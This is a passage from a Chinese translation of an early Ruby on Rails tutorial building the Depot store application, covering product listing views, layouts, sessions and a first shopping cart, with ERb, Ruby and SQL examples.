<% end %>
<%= if @product_pages.current.next
link_to "Next page", { :page => @product_pages.current.next }>
<% end %>
<br />
<%= link_to 'New product', :action => 'new' %>

```

“视图” 使用 ERb 来迭代 “模型” Product 内的所有行。用@products 数组内的每个产品来创建表内的一行。(这个数组由 “控制器” 内的 list “动作” 方法设置。)行包括结果记录集中的每个列。

这个代码动态的，它将自动地显示更新的列。但是，它的显示也太平常了一些。所以让我们修改它的外观。

```

<h1>Product Listing</h1>
<table cellpadding="5" cellspacing="0">
<%
odd_or_even = 0
for product in @products
odd_or_even = 1 - odd_or_even
%>
<tr valign="top" class="ListLine<%= odd_or_even %>">
<td>

</td>
<td width="60%">
<span class="ListTitle"><%= h(product.title) %></span><br />
<%= h(truncate(product.description, 80)) %>
</td>
<td align="right">
<%= product.date_available.strftime("%y-%m-%d") %><br/>
<strong>$<%= sprintf("%0.2f", product.price) %></strong>
</td>

```

```

<td class="ListActions">
  <%= link_to 'Show', :action => 'show', :id => product %><br/>
  <%= link_to 'Edit', :action => 'edit', :id => product %><br/>
  <%= link_to 'Destroy', { :action => 'destroy', :id => product },
    :confirm => "Are you sure?" %>
</td>
</tr>
<% end %>
</table>
<%= if @product_pages.current.previous
link_to("Previous page", { :page => @product_pages.current.previous })
end
%>
<%= if @product_pages.current.next
link_to("Next page", { :page => @product_pages.current.next })
end
%>
<br />
<%= link_to 'New product', :action => 'new' %>

```

注意我们是如何使用 `odd_or_even` 变量来订住用于表格的交替行的 CSS 类名字。结果是每个产品行以颜色浓淡来交叉显示。我们也使用 Ruby 的 `sprintf()` 方法来转换浮点型单价是个好看格式的字符串。

所有由“支架”生成的应用程序都使用了 `public/stylesheets` 目录内的 `scaffold.css` 的风格。我们可以向这个文件内添加自己的风格。

```

.ListTitle {
  color: #244;
  font-weight: bold;
  font-size: larger;
}

.ListActions {
  font-size: x-small;
  text-align: right;
  padding-left: 1em;
}

```

```

.ListLine0 {
    background: #e0f8f8;
}

.ListLine1 {
    background: #f8b0f8;
}

```

放一些图片到 public/images 目录内，输入一些产品描述。结果看起来和图 6.7 应该差不多。

Rails 的“支架”提供了真实的源代码，我们修改文件后立即就能看到结果。这种途径给我们的开发提供了很大的灵活性。我们可以定制一个特殊的源文件，让所有的改动即是可能的又是局部的。




Figure 6.7: Tidied-up Product Listing

现在，我们可以向客户显示新的产品清单了，它会很高兴。

我们做了些什么

在这一章，我们为商店应用程序做了些基础工作。

1、我们创建了三个数据库(development, test, 和 production)，并配置了我们的 Rails 应用程序来访问它们。

- 2、我们创建了 products 表并使用“支架”“生成器”来写出一个管理它的应用程序。
- 3、我们用确认增强了被自动生成的代码。
- 4、我们重写了用于显示的“视图”代码。

我们没有讨论的是有关的产品清单分页问题。“支架”生成器使用 Rails 内建的 pagination “帮助者”脚本自动地为我们生成。每次显示清单的十个入口条目，并自动处理页之间的导航。我们在 340 页会更多地讨论这些。

第七章 任务 B: 分类显示目录

我们已经从客户那里收集了最初的要求，文档化了基本流程，并且处理了我们需要的数据，并为 Depot 应用程序的产品放置了管理页。

2006 年 4 月 17 日更新

我们的下一个任务是创建分类显示目录

一旦我们的产品被安全地放到数据库中，就应该能简单地显示它们。这也是个基本的东西。

分类显示目录其实只是产品的另一种列表，所以我们开始吧！

7.1 循环 B1: 创建目录清单

回到 56 页，我们说过我们要为这个应用程序使用了两个“控制器”类。我们已经创建了 Admin “控制器”，以便于卖方能够管理 Depot 应用程序。现在应该创建第二个“控制器”，它的目的是消费者。让我们称它为 Store。

depot> ruby script/generate controller Store index

上一章，我们使用 generate 工具来给 products 表创建个“支架”。这次，我们让它创建个新的“控制器”(叫 StoreController)，它包含一个“动作”方法，index()。

为什么我们要选择第一个方法叫 index 呢？因为，就像大多数 web 服务，如果你调用一个 Rails “控制器”并且没有明确地指定“动作”，Rails 会自动地调用这个 index 动作。事实上，让我们试试它。在我们的浏览器中输入 <http://localhost:3000/store>。



它不会显示很多东西给我们，但至少我们知道有些东西被正确地调用了。本页面甚至告诉在哪儿找到程序文件来绘制这个页面。

让我们从简单地显示我们数据库中所有能销售的产品清单开始。那么可销售产品由什么组成呢？我们的客户告诉我们，只要显示一个有效的日期或者是前一天的。

我们需要数据库之外得到产品清单，并使它可以在显示这个表的“视图”中被编码。这意味着我们必须修改 store_controller.rb 内的 index()方法。我们想在抽象级别编程，所以让我们假设我们可以要求“模型”能提供我们可以出售的产品清单。

```
def index
  @products = Product.salable_items
end
```

很明显代码不会运行。我们需要在“模型”内的 product.rb 文件内定义方法 salable_items()。下面代码使用了 Rails 的 find()方法。:all 参数告诉 Rails，我们想匹配给出条件的所有行。(以后，条件检查条目的有效性数据。它使用 MySQL 的 now()功能来取得当前的日期和时间。) 我们要求我们的客户它应该有个对列表排序的选择，并且我们决定当第一次显示时应首先看到最新的产品，所以代码按 date_available 来降序排列。

```
# Return a list of products we can sell (which means they have to be
# available). Show the most recently available first.
def self.salable_items
  find(:all,
    :conditions => "date_available <= now()",  

    :order => "date_available desc")
end
```

find()方法返回包含一个 Product 对象的数组，此对象由从数据库返回的每一行组成。salable_items()方法简单地处理这个处理并返回给“控制器”。

现在我们需要写出“视图”模板。我们要在一个简单的表格中显示 products 表。要做到这点，编辑 app/views/store/index.rhtml 文件。(记住“视图”的路径名由“控制器”(store)和“动作”(index)的名字构成。.rhtml 部分表示它是个 ERb 模板。)

```
<table cellpadding="5" cellspacing="0">
<% for product in @products %>
<tr valign="top">
<td>

</td>
<td width="450">
<h3><%= product.title %></h3>
<small>
<%= product.description %>
</small>
```

```

<br/>
<strong>$<%= sprintf("%0.2f", product.price) %></strong>
<%= link_to 'Add to Cart',
:action => 'add_to_cart',
:id => product %>
<br/>
</td>
</tr>
<tr><td colspan="2"><hr/></td></tr>
<% end %>
</table>

```

刷新页会显示图 7.1，我们找来客户，它们相满意。毕竟，我们已完成一个目录，而这只用了几分钟。但是我们在让自己满意之前，客户至少还需要在顶部有个带有 links 和 news 的工具条。



Figure 7.1: Our First Catalog Page

在真实世界里遇到这样的情况，我们也许会召集设计人员--我们都已经看到了太多程序员设计的自以为不错的网站，却在折磨世界上的其他人们。但是团队的 web 设计者正在休假，并在某处寻求灵感，直到明年才会回来，因此，现在让我们担起这样的责任吧。这是开始新一轮循环的时候了。

7.2 Iteration B2：给页面添加装饰

一个特定的 web 站点的页典型地共享一个类似的层—设计会创建一个标准的模板用于替换相应的内容。我们的任务是添加这个页面装饰给每个 store 内的页面。

幸运地，在 Rails 内我们可以定义“层”（layout）。“层”是个模板，我们可以按顺序向其内添加内容。在我们的例子中，我们可以定义一个单独的“层”，用它来存储所有的页面并将目录页面也放到这个“层”中。稍后我们可以对购物车和付款页面做同样的事情。因为只有一个“层”，我们可以通过添加些东西来修改我们站点入口的外观和感应。在每行内放置个支持物感觉可能更好些，我们也可以修改它。

在 Rails 中有很多使用“层”的特殊方式。我们为行选择最简单的一种。如果你创建了一个“模板”文件在目录 app/views/layouts 中且带有与“控制器”同样的名字的话，缺省地所有“视图”都会通过“控制器”来使用这个“层”。所以让我们现在创建一个。我们的“控制器”叫 store，所以我们将命名“层”为 store.rhtml。

```
Line 1 <html>
  - <head>
    - <title>Pragprog Books Online Store</title>
    - <%= stylesheet_link_tag "depot", :media => "all" %>
  5 </head>
  - <body>
    - <div id="banner">
      -  ||
      - <%= @page_title || "Pragmatic Bookshelf" %>
    10 </div>
    - <div id="columns">
      - <div id="side">
        - <a href="http://www....">Home</a><br />
        - <a href="http://www..../faq">Questions</a><br />
      15 <a href="http://www..../news">News</a><br />
        - <a href="http://www..../contact">Contact</a><br />
      - </div>
      - <div id="main">
        - <%= @content_for_layout %>
    20 </div>
```

```
- </div>
- </body>
- </html>
```

除了使用了 HTML 构件外，这个“层”有三个 Rails 特定条目。第四行使用了一个 Rails “帮助者”方法来生成一个<link>标记给我们的 depot.css 样式表。第九行我们设置变量 @page_title 的值为页标题。但是真正的魔术是从第十九行开始的。Rails 自动地设置变量 @content_for_layout 给 page-specific 内容—通过这个请求的“视图”调用来产生东西。在我们的例子中，这将是由 index.rhtml 生成分类页面。

我们也借这个机会来整理 app/views 目录内的 index.rhtml 文件。

```
<% for product in @products %>
<div class="catalogentry">

<h3><%= h(product.title) %></h3>
<%= product.description %>
<span class="catalogprice"><%= sprintf("%.2f", product.price) %></span>
<%= link_to 'Add to Cart',
{:action => 'add_to_cart', :id => product },
:class => 'addtocart' %><br/>
</div>
<div class="separator">&ampnbsp</div>
<% end %>
<%= link_to "Show my cart", :action => "display_cart" %>
```

注意我们是如何切换到<div>标记的，并添加 CSS 类名字给与输出页关联的标记的。为了让给出的 Add to Cart 连接到一个类，我们必须使用 link_to()方法可选的第三个参数，它让我们给生成的标记指定 HTML 属性。




Figure 7.2: Catalog with Layout Added

为了让这些都能工作，我们需要组合它们在一个快速的样式表内（或者找个现在的样式表修改一下）。文件 `depot.css` 出现在目录 `public/stylesheets` 中。（508 页有样式表清单。）刷新浏览器窗口可看到图 7.2. 画面。它显示我们最终的页面应该与它差不多。

我们刚刚做了些什么

我们已经将基本的 `store` 的分类目录显示放到了一些。步骤是：

- 1、创建个新的“控制器”来控制用户交互。
- 2、实现缺省的 `index()` “动作”。
- 3、添加一个类方法给 `Product` “模型”来返回可销售项目。
- 4、实现了一个“视图”（一个 `.rhtml` 文件）并添加“层”来包含它（另一个 `.rhtml` 文件）。
- 5、创建最简单的样式表。

第八章 Task C：创建购物车

现在我们已有了可显示我们所产品的分类目录列表，它可以很好地销售它们。我们客户很满意，所以我们一同决定这次要实现购物车功能。这包括了一些新概念，包括会话以及数据库表之间的父子关系，现在我们就可开始吧。

8.1 “会话” (session)

在开始之前，我们需要花费些时间来看看会话，Web 应用程序和 Rails。

当用户浏览我们的在线分类目录时，他(我们希望)选择要购买的产品。约定每个被选择的产品应该被添加到我们商店的虚拟商店购物车中。在有些时候，我们的顾客会需要很多东西，并且他会给我们的站点付款，为他购物车内的商品付款。

这意味着我们的应用程序将需要保持所有由顾客选购到购物车内的每个商品。这听起来很简单，除了一些微小的细节。在浏览器与应用程序之间的协议是无状态的—没有内建的记忆。每次，当你的应用程序接受来自浏览器的一个请求时，就如同是第一次一样。当你试图去记住你的顾客已经选择了什么产品时，就会麻烦一些。

对这个问题的大多数解决办法是在 HTTP(它是无状态的)“头”上加上一些有状态的事物。应用程序内的某一层会试着对引入的请求，匹配它持有的本地“会话”数据部分。如果“会话”数据的特定部分会匹配来自特定浏览器的全部请求，我们会保持使用“会话”数据浏览器的顾客购下的所有东西的轨迹。

完成这个“会话”轨迹的基本机制是各式各样的。有时候，一个应用程序在每一页的格式化信息内编码“会话”信息。有时候在每个 URL 的尾部添加被编码的“会话”标识符(也称为 URL 重写操作)。有时候应用程序使用 cookie。Rails 使用基于 cookie 的途径。

一个 cookie 是一组由 web 应用程序传递给 Web 浏览器的有名字数据。浏览器在用户机器上存储本地 cookie。随后，当浏览器给应用程序发送请求时，会附带 cookie 数据标记。应用程序使用 cookie 内的信息来匹配服务端内存储的带有“会话”信息的请求。这是对一个脏乱问题的丑陋的解决方式。幸运地，做为一个 Rails 程序员，你不必为这些低级的细节操心。(事实上，这就为什么在使用例子前，Rails 应用程序要求浏览器必须打开 cookie 的原因。)

开发者不心担心任何协议和 cookie，Rails 会我们提供一个简单的抽象。在“控制器”内部，Rails 维护着一个特殊的类似哈希表的集合，称为“会话”。你在对一个请求的处理期间，存储到这个哈希表内的任何 key/value 对，都将在同样浏览器的后续请求中有效。

在 Depot 应用程序中，我们想使用“会话”功能来存储顾客购物车内的产品信息。但是在这儿要小心一些—有些深层的问题可能会出现。

缺省情况下，Rails 存储会话信息在服务端的一个文件内。如果你运行了一个单独的 Rails 服务器，就没有任何问题。但是想像一下，你的应用程序得到了普遍欢迎，超出你单独服务器的容量，并且需要运行在多个服务器中。来自于特定用户的第一个请求可能被一个分枝机器处理，但第二个请求可能被另一个分枝机器处理。存储在第一个分枝机器内的“会话”数据对第二个分枝机器来说无效的；用户会感到混乱，因为商品一会儿出现在它们的购物车中，一会儿却又消失了。

所以，最好的办法是确保“会话”信息被存储在应用程序外部的某处，这个地方可在多个应用程序需要处理的时候被共享。如果能有这样的外部存储，我们甚至可以弹回一个服务并且不会丢失任何会话信息。我们在 440 页的第二十二章谈论会话信息的设置。但现在，让我们假设 Rails 能处理所有这些情况。

现在，我们已艰难地看过了所理论。我们需要能够在它第一次需要时，指派个新的购物车对象给一个“会话”，并且在同样的“会话”内，在每次需要时都能找到这个购物车对象。我们可以通过在 store 的“控制器”内，创建一个“帮助方法”方法 `find_cart()` 来做到这些。下面是该方法的实现：

```
private

def find_cart
    session[:cart] ||= Cart.new
end
```

这个方法很巧妙。它使用 Ruby 的条件赋值操作符，`||=`。如果“会话”已有相应于键`:cart`的值的话，那么就立即返回这个值。否则的话创建个新的购物车对象并赋值给这个“会话”。然后返回这个新的购物车。

我们让 `find_cart()` 方法成为 `private`。这会阻止 Rails 在“控制器”上做为一个“动作”来设置它的值。

8.2 更多的表，更多的“模型”

因此我们知道我们需要创建一些种类的购物车来持有顾客已经选择的东西，并且知道我们要在与“会话”关联的请求之间保持这个购物车。这个购物车保持商品项，一商品项就是一个产品及其数量的结合。例如，如果顾客购买了一本测试用书，购物车将持有数据库内带有一个数量和对这本书引用的商品项。我们与客户谈到这些，谁会提醒我们，如果产品的单价发生了变化，不会去修改原有订单的价格，所以，我们也需要在商品项中加入一个单价字段。

基于我们现在掌握的东西，我们可以通过向 `create.sql` 脚本中添加一个新的表定义来创建我们的 `line_items` 表。注意外键引用的连接是相应产品的商品项。

```
drop table if exists line_items;

create table line_items (
    id int not null auto_increment,
    product_id int not null,
    quantity int not null default 0,
    unit_price decimal(10, 2) not null,
```

```
constraint fk_items_product foreign key (product_id) references
products(id),
    primary key (id)
);
```

记得把你的新定义加入到你的 MySQL 计划中。

```
depot> mysql depot_development <db/create.sql
```

我们需要回忆一下对这个新表来创建一个 Rails “模型”。注意，这儿是名字映射是如何工作的：LineItem 的类名字将被映射到基础表 line_items。类名字混合大小写(每个单词以大写字母开头，彼此间没有空格)。表名字(像我们稍后会看到的，和变量名字及符号)是小写的，单词间用个下划线。(更多细节你可查看 191 页的 14.1 节。)

```
depot> ruby script/generate model LineItem
```

最后，我们必须告诉 Rails 有关商品项和 products 表之间的引用。你可能认为 Rails 会遍历数据库定义并发现些关联，但不是所有数据库引擎都支持外键的。[例如，流行的 MySQL 数据库没有在内部实现外键，除非你为交叉表指定一个特定的实现。]相反，我们必须明确地告诉 Rails 表之间存在的关联。在这个特殊情况中，我们通过告诉 Rails 商品项属于 belongs_to() 一个产品，来表示商品项和一个产品间的关联。我们在目录 app/models/line_item.rb 文件内直接指定。

```
class LineItem < ActiveRecord::Base
  belongs_to :product
end
```




Figure 8.1: Model, Schema, and Classes for belongs_to

Rails 使用一个“名字约定”来让它对外键如何在一个基础数据库内工作做出假设。让我们看看显示在图 8.1 内逻辑的“模型”，schema，和 Rails 类的结果。如果叫 Child 的“模型”属于 Parent “模型”，则 Rails 假设表 children 有个列 parent_id 引用了 parents 表内的 id 列。[是的，Rails 足够聪明知道叫 Child 的“模型”应该映射名为 children 的表。] 在我们的 line item “模型”内，属性关联意味着一个商品项内有个列 product_id 引用了 products 表内的 id 列。就像 Rails 内的大多数事情一样，如果假设它用的列名字不能与你特定的计划进行工作，你总是可以覆写它的。

然后，就是购物车本身。我们需要给它一个类，但是我们也需要一个购物车的数据库表吗？不需要，购物车只受顾客的“会话”约束，只要“会话”数据在我们的所有服务器上是有效的（当我们最终配置多服务器环境时），这或许足够好了。所以现在，我们假设购物车是个正常类并可看到生了什么。在购物车内部，我们要持有商品项（它符合 line_items 表内的行），但我们不想保存这些商品项到数据库中，直到在结算时我们创建定单。

8.3 循环 C1：创建个购物车

读者可能注意到了我们的分类目录列表“视图”已经包含了一个 Add to Cart 连接给每个产品列表。

```
<%= link_to 'Add to Cart',
{:action => 'add_to_cart', :id => product },
:class => 'addtocart' %><br/>
```

这个连接点由 store 内“控制器”的 add_to_cart() “动作”支持，并会传递产品的 id 做为表单的参数。[说:id=>product，是:id=>product.id 的习惯缩写。两者将产品的 id 传回给“控制器”。]从这里我们看到了我们“模型”内的 id 字段是如何的重要了。Rails 通过它们的 id 字段标识“模型”对象(及相应的数据库的行)。如果我们传递一个 id 给 add_to_cart()，我们会添加具有唯一标识的产品。

现在，让我们实现 add_to_cart() 方法。它需要为当前“会话”(如果没有则创建一个)找到购物车，并添加选择的产品到这个购物车中，然后显示此购物车中的内容。由于细节并不很麻烦，让我们只写出抽象级代码。我们将在 app/controllers/store_controller.rb 文件内创建一个 add_to_cart() 方法。它使用参数对象来从请求中获得 id 参数，然后找出相应产品，并使用我们先前创建的 find_cart() 方法来找到此“会话”内的购物车，并添加产品给此购物车。当给“控制器”添加 add_to_cart() 方法时要小心。因为它被作为一个“动作”来调用，它必须是 public 的，所以必须被添加到 private 的 find_cart() 方法的上面。

```
def add_to_cart
    product = Product.find(params[:id])
    @cart = find_cart
    @cart.add_product(product)
    redirect_to(:action => 'display_cart')
end
```

很明显，这个代码也不会运行：我们没有创建 Cart 类，并且我们也没对 display_cart() 功能的任何实现。

让我们开始创建 Cart 类和它的 add_product() 方法。因为它存储应用程序数据，它是我们的“模型”的逻辑部分，所以我们将创建文件 cart.rb 在目录 app/models 内。虽然，它与数据库表没有联系，因此它不是 ActiveRecord::Base 的子类。

```
class Cart
    attr_reader :items
    attr_reader :total_price
    def initialize
        @items = []
        @total_price = 0.0
    end
    def add_product(product)
        @items << LineItem.for_product(product)
        @total_price += product.price
    end
end
```

```
    end  
end
```

这很直截了当。我们基于产品创建了一个新的商品项并添加它到列表中。当然，我们也没有一个方法来创建一个基于某个产品信息的商品项，所以让我们现在调整一下。我们会打开 app/models/line_item.rb 文件，并添加一个类方法 for_product() 给它。创建这类级别的方法是为了让你的代码整洁易于阅读。

```
class LineItem < ActiveRecord::Base  
  belongs_to :product  
  def self.for_product(product)  
    item = self.new  
    item.quantity = 1  
    item.product = product  
    item.unit_price = product.price  
    item  
  end  
end
```

现在我们创建了一个 Cart 类来保持我们的商品项，并且我们在“控制器”内实现了 add_to_cart() 方法。并依次调用新的 find_cart() 方法，这个方法确保我们保持“会话”内的购物车对象。

我们还需要实现 display_cart() 方法和相应的“视图”。同时，我们已经写了这么多代码却没有尝试，让我们加入一些模拟数据(stub)来看看怎么样。在 store “控制器” 中，我们将实现一个“动作”方法来处理引入的请求。

```
def display_cart  
  @cart = find_cart  
  @items = @cart.items  
end
```

在 app/views/store 目录内，我们会为相应的“视图”创建个 display_cart.rhtml 文件。

```
<h1>Display Cart</h1>  
<p>  
  Your cart contains <%= @items.size %> items.  
</p>
```

我们已准备好了所有东西，现在让我们在浏览器内看看我们的商店。导航到 `http://localhost:3000/store` 调用我们的分类目录页。单击每个产品的 Add to Cart 连接。[如果你没有看到产品列表，你将需要退回到应用程序的管理一节。] 我们期望看到购物车显示页面，但我们看到的却是惨不忍睹的页面。



首先，我们可能会想到我们拼错了“动作”方法的名字或者是“视图”的名字，但事实不是这样。这不是 Rails 的错误消息—它来自于 WEBrick。想找出原因，我们需要看看 WEBrick 的控制台输出。进入 WEBrick 的运行窗口，你会看到登录和跟踪消息。跟踪指出了应用程序内错误的原因。(技术上说，这是个 stack backtrace，它显示了应用程序阻塞点调用的方法链。) 可以很容易地通过回卷来找出错误。在开始前，你将看到一个错误信息。

```
#<ActionController::SessionRestoreError: Session contained  
objects where the class definition wasn't available. Remember  
to require classes for all objects kept in the session. The  
session has been deleted.>
```

当 Rails 试图加载来自于浏览器 cookie 的“会话”信息时，它会遍历一些它还不知道的类。我们必须告诉 Rails 有关我们 Cart 和 LineItem 类。(83 页的注释解释了为什么。) 在 app/controllers 目录内你会找到个名为 application.rb 的文件。这个文件用于构建应用程序入口的上下文环境。缺省情况下，它包含一个空类 ApplicationController 的定义。我们需要在其中添加两行来声明我们的新“模型”文件。

```
class ApplicationController < ActionController::Base  
  model :cart  
  model :line_item  
end
```

现在，如果我们刷新我们的浏览器，我们应该看到“视图”显示了。(如图 8.2) 如果我们使用 Back 按钮返回分类目录显示，并添加另一个产品给购物车，你将会看到当购物车页被显示时，计数被更新了。看起来们的“会话”工作了。




Figure 8.2: Our Cart Now Has an Item in It

现在最困难的事情我们已做完了。这确实是我们能够为我们的客户展示什么之前所花费的最久时间。但是现在我们应该将每个东西正确地连在一起，让我们快速地实现一个简单的购物车显示，以便我们尽快得到客户的反馈。我们用下面的代码来替换原有购物车内的 `display_cart.rhtml` 文件内代码。

```
<h1>Display Cart</h1>
<table>
<%-
for item in @items
  product = item.product
-%>
<tr>
<td><%= item.quantity %></td>
<td><%= h(product.title) %></td>
<td align="right"><%= item.unit_price %></td>
<td align="right"><%= item.unit_price * item.quantity %></td>
</tr>
<% end -%>
</table>
```

这个“模板”显示了很多 ERb 特性。如果我们用`-%>`(注意有个减号)来结束植入的 Ruby 语句，ERb 将抑止随后的新行。这意味着被植入的 Ruby 不能产生任何输出。

“会话”信息，序列化，和类

Session 结构存储浏览器请求间你想保持的对象。要想工作，Rails 必须能接受这些对象，并存储它们在一个请求的尾部，当同一浏览器有后续请求时将它们加载回来。要在运行的应用程序外部存储对象，Rails 使用了 Ruby 的序列化机制，它转换对象为可被稍后能重新取回的数据。当我们在一个“会话”内存储一个购物车时，我们存储了类 Cart 的一个对象。但是当加载回数据时，Rails 并不保证加载此点上的原有 Cart “模型”(因为 Rails 只加载它认为它需要东西)。可以使用“模型”声明来强制 Rails 加载先前用户“模型”类，所以当 Ruby 加载序列化的“会话”时，它知道它在做什么。

